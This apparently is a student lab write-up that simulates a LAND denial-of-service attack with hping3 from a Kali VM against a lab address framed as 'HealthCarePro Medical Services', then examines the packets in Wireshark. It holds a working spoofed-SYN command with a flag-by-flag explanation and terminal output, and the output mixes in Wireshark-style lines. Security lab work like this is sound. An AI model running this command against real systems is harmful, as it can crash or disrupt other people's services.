


Land Attack on HealthCarePro Medical Services

The LAND attack involves sending a packet with the same source and destination IP address and port number. This causes the target machine to process the packet as if it were an attempt to connect to itself, leading to potential system crashes or reboots.

Simulate the LAND Attack Using hping3

1. Open a terminal on the attacker machine (your VM).
2. Use the following **hping3** command to send a packet with the same source and destination IP address and port: `Sudo hping3 -S -a 192.168.69.1 -p 80 192.168.69.1`



The screenshot shows a Kali Linux terminal window with the following content:

```
(kali@kali)-[~]
$ ^[[200~Land Attack on HealthCarePro Medical Services
zsh: bad pattern: ^[[200~Land

(kali@kali)-[~]
$ sudo hping3 -S -a 192.168.69.1 -p 80 192.168.69.1
[sudo] password for kali:
HPING 192.168.69.1 (eth0 192.168.69.1): S set, 40 headers + 0 data bytes
2000 210.200002400 RealtekU 12:35:02 Broadcast ARP 60 Who has 192.168.69.1? Tell 10.0.2.2
2000 210.200002517 RealtekU 12:35:02 Broadcast ARP 60 Who has 192.168.69.1? Tell 10.0.2.2
2000 210.200002540 RealtekU 12:35:02 Broadcast ARP 60 Who has 192.168.69.1? Tell 10.0.2.2
2000 210.200002580 RealtekU 12:35:02 Broadcast ARP 60 Who has 192.168.69.1? Tell 10.0.2.2
2000 210.242200030 192.168.69.1 192.168.69.1 TCP 54 2150 - 80 [SYN] Seq=0 Win=512 Len=0
```


hping3: The tool used to send custom packets.

-S: Specifies that an SYN packet will be sent.

-a 192.168.69.1 : Spoofs the source IP address to be the same as the destination

-p 80: Sets the destination port to 80 common HTTP port, but this can be any open port on the target machine.

192.168.69.1: The target IP address , victim .



Analyzing wireshark packet flow -

Source IP: Same as the destination IP. 192.168.69.1

Destination IP: Same as the source IP. 192.168.69.1

Payload: Often includes a TCP SYN flag to initiate a connection.

1. The initial attack packet has the SYN flag set ([SYN]).

2. Following this, the victim machine sends SYN-ACK packets, trying to acknowledge its own SYN, leading to an unintended loop.
3. Duplicated responses from the victim to itself, showing the network stack's confusion.
4. Look at the packet details in Wireshark to confirm that the source and destination IP addresses and ports are the same. We see that in the second image that the source and destination addresses are the same information.
5. For TCP packets, check that the SYN flag is set in the packet to indicate an attempt to initiate a connection.